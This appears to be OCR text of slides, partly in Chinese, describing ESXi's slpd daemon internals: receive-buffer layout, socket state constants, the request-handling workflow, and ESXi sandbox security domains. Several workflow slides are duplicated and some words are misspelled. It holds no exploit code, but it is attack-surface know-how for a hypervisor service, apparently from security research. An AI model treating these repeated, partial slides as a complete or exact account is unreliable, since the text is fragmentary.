
prlistlen	string of prlist	urllen	string of url
scopelistlen	string of scopelist	taglistlen	string of taglist
spistrlen	string of spistr		

Recvbuf的部分布局

Slpdsocket状态

```
#define    SOCKET_PENDING_IO          100
#define    SOCKET_LISTEN           0
#define    SOCKET_CLOSE            1
#define    DATAGRAM_UNICAST          2
#define    DATAGRAM_MULTICAST        3
#define    DATAGRAM_BROADCAST        4
#define    STREAM_CONNECT_IDLE       5
#define    STREAM_CONNECT_BLOCK      6    + SOCKET_PENDING_IO
#define    STREAM_CONNECT_CLOSE      7    + SOCKET_PENDING_IO
#define    STREAM_READ             8    + SOCKET_PENDING_IO
#define    STREAM_READ_FIRST         9    + SOCKET_PENDING_IO
#define    STREAM_WRITE            10   + SOCKET_PENDING_IO
#define    STREAM_WRITE_FIRST        11   + SOCKET_PENDING_IO
#define    STREAM_WRITE_WAIT         12   + SOCKET_PENDING_IO
```

slpd workflow



READ_FIRST

peek 2 bytes form socket as size of recvbuf
then calloc recvbuf

socket

READ

recvbuf is filled

PROCESS_RECVBUF

(re)allocate sendbuf

parse recvbuf
then create slpmessage

PROCESS_MSG

call

slpmessage's
Handler
Function

if no need to reply to clients requests

if need to reply to client's request
will fill sendbuf


WRITE_FIRST

reply with data in sendbuf

WRITE

contiune waiting for next client's request

slpd workflow



READ_FIRST

peek 2 bytes form socket as size of recvbuf
then calloc recvbuf

socket

READ

recvbuf is filled

PROCESS_RECVBUF

(re)allocate sendbuf

parse recvbuf
then create slpmessage

PROCESS_MSG

call

slpmessage's
Handler
Function

if no need to reply to clients requests

if need to reply to client's request
will fill sendbuf


WRITE_FIRST

reply with data in sendbuf

WRITE

contiune waiting for next client's request


slpd workflow




沙箱

- ESXi使用沙箱限制进程(hostd, vpxa, etc.)访问资源(文件, 目录, 网络, etc.).
- 每个进程都运行在安全域中.

1. superDom: 无沙箱
2. hostd1: 虚拟机的安全域



